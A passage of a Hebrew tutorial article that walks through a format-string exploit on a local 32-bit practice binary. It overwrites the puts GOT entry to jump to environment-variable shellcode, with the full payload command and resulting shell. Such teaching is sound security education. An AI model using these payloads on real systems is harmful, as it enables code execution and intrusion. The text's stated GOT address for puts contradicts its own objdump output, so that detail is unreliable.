08048340 <printf@plt-0x10>:
 8048340:   ff 35 04 a0 04 08       pushl  0x804a004
 8048346:   ff 25 08 a0 04 08       jmp    *0x804a008
 804834c:   00 00                   add    %al,(%eax)
    ...

08048350 <printf@plt>:
 8048350:   ff 25 0c a0 04 08       jmp    *0x804a00c
 8048356:   68 00 00 00 00          push   $0x0
 804835b:   e9 e0 ff ff ff          jmp    8048340 <_init+0x2c>

08048360 <strcpy@plt>:
 8048360:   ff 25 10 a0 04 08       jmp    *0x804a010
 8048366:   68 08 00 00 00          push   $0x8
 804836b:   e9 d0 ff ff ff          jmp    8048340 <_init+0x2c>

08048370 <puts@plt>:
 8048370:   ff 25 14 a0 04 08       jmp    *0x804a014
 8048376:   68 10 00 00 00          push   $0x10
 804837b:   e9 c0 ff ff ff          jmp    8048340 <_init+0x2c>

08048380 <__gmon_start__@plt>:
 8048380:   ff 25 18 a0 04 08       jmp    *0x804a018
 8048386:   68 18 00 00 00          push   $0x18
 804838b:   e9 b0 ff ff ff          jmp    8048340 <_init+0x2c>

08048390 <exit@plt>:
 8048390:   ff 25 1c a0 04 08       jmp    *0x804a01c
 8048396:   68 20 00 00 00          push   $0x20
 804839b:   e9 a0 ff ff ff          jmp    8048340 <_init+0x2c>

080483a0 <__libc_start_main@plt>:
 80483a0:   ff 25 20 a0 04 08       jmp    *0x804a020
 80483a6:   68 28 00 00 00          push   $0x28
 80483ab:   e9 90 ff ff ff          jmp    8048340 <_init+0x2c>
```

כשנדרוס כתובת שמכילה הוראת קפיצה (JMP) לפונקציה מסוימת, התוכנית תקפוץ לכתובת החדשה שלנו. אל תשכחו שאלו אנחנו שבוחרים את הכתובת החדשה ☺ אך, טרם בדקנו את הרשאות המקטע בזכרון. האם הוא יכול להשתנות בזמן ריצת התוכנית?

```
r4z@alpha:~/Documents$ objdump -h ./dw | grep -A1 " \.plt"

 11 .plt          00000070  08048340  08048340  00000340  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

אז הוא לא יכול, אבל אם נסתכל קצת יותר טוב - כשמתבצעת קריאה ל-PLT מתבצעת קפיצה נוספת לכתובת של הפונקציה, הכתובות האלה נמצאות במרחב זכרון אחר המוכר כ-Global offset table (GOT):

```
r4z@alpha:~/Documents$ objdump -h ./dw | grep -A1 " \.got "
 21 .got          00000004  08049ffc  08049ffc  00000ffc  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

יש לתוכנית הרשאות לכתוב למקטע בזמן ריצה, או במילים אחרות - נוכל לשנות את הכתובות ב-GOT.

נוכל להציג את הכתובות האלה בכך שנציג הרילוקציות שמתבצעות בקובץ הרצה:

```
r4z@alpha:~/Documents$ objdump -R ./dw
./dw:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf
0804a010 R_386_JUMP_SLOT   strcpy
0804a014 R_386_JUMP_SLOT   puts
0804a018 R_386_JUMP_SLOT   __gmon_start__
0804a01c R_386_JUMP_SLOT   exit
0804a020 R_386_JUMP_SLOT   __libc_start_main
```

אנחנו יכולים לראות את כתובות הפונקציות שנמצאות ב-GOT, נבחר את הפונקציה שנקראת אחרי ה-printf שאותו אנחנו מנצלים לטובתנו. הכתובת של הפונקציה puts היא 0x0804a020. אם נחליף את הכתובת המקורית בכתובת שלנו. כשהתוכנה תנסה לפנות ל-puts היא תפנה לפונקציה שלנו - בין אם הכתובת הזאת היא פונקציה שיושבת בקוד המקור של התוכנית או קוד זדוני משלנו. הנקודה היא שעכשיו אנחנו יכולים לשלוט על ריצת התוכנית ולתמרן אותה לטובתינו כתוקפים.

ננסה לגרום לתוכנית להריץ את הקוד הזדוני - ה-Shellcode[3] יישב ב-Environment Variables לפני הרצת התוכנית. אנחנו נצטרך לדרוס את הכתובת המקורית של הפונקציה עם הכתובת שלנו - כתובת ה-Shellcode (נמצא את הכתובת בעזרת התוכנית getenvaddr):

```
r4z@alpha:~/Documents$ export SHELLCODE=$(cat shellcode.bin)
r4z@alpha:~/Documents$ ./getenvaddr SHELLCODE ./dw
SHELLCODE will be at 0xbffff39b
r4z@alpha:~/Documents$ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf39b - 0xbfff
$2 = 13212
(gdb) q
r4z@alpha:~/Documents$ objdump -R ./dw | grep puts
0804a014 R_386_JUMP_SLOT   puts
r4z@alpha:~/Documents$ ./dw $(printf
"\x16\xa0\x04\x08\x14\xa0\x04\x08")%49143x%4\$hn%13212x%5\$hnx%5\$hn
 ◆ ◆
                                                                  $
$ whoami
r4z
```

[3] http://shell-storm.org/shellcode/files/shellcode-827.php

סיכום

אז מה היה לנו? ראינו איך פרט כל כך קטן עלול לאפשר לתוקף להשתלט לנו על כל ריצת התוכנית עד כדי הרצת כל קוד כרצונו, ראינו איך ניתן לזהות את החולשה, כיצד ניתן לנצל אותה על מנת להשיג מידע מהתוכנית וכיצד ניתן לנצל אותה על מנת להגיע למצב של הרצת קוד. זאת דוגמא מצויינת למה חשוב לשים לב לכל אותם דגשי "כתיבת קוד בטוח". בנוסף, אני מעוניין להודות לאפיק קסטיאל על עזרתו המועילה למאמר זה. מקווה מאוד שנהנתם!

על המחבר

R4z בן 18 הינו מפתח Full stack בחברת Brandshield, ובזמנו הפנוי מתעסק באבטחת מידע. לכל שאלה או יעוץ ניתן לפנות אליו בשרת ה-IRC של NIX בערוץ Security# או באימייל, בכתובת:

raziel.b7@gmail.com

לקריאה נוספת

- Hacking the art of exploitation
- https://www.exploit-db.com/docs/28476.pdf
- https://www.owasp.org/index.php/Format_string_attack
- https://www.youtube.com/watch?v=-Oss6rljuKU
- http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html
- https://www.redspin.com/it-security-blog/2010/08/defcon-advanced-format-string-attacks/
- http://phrack.org/issues/59/7.html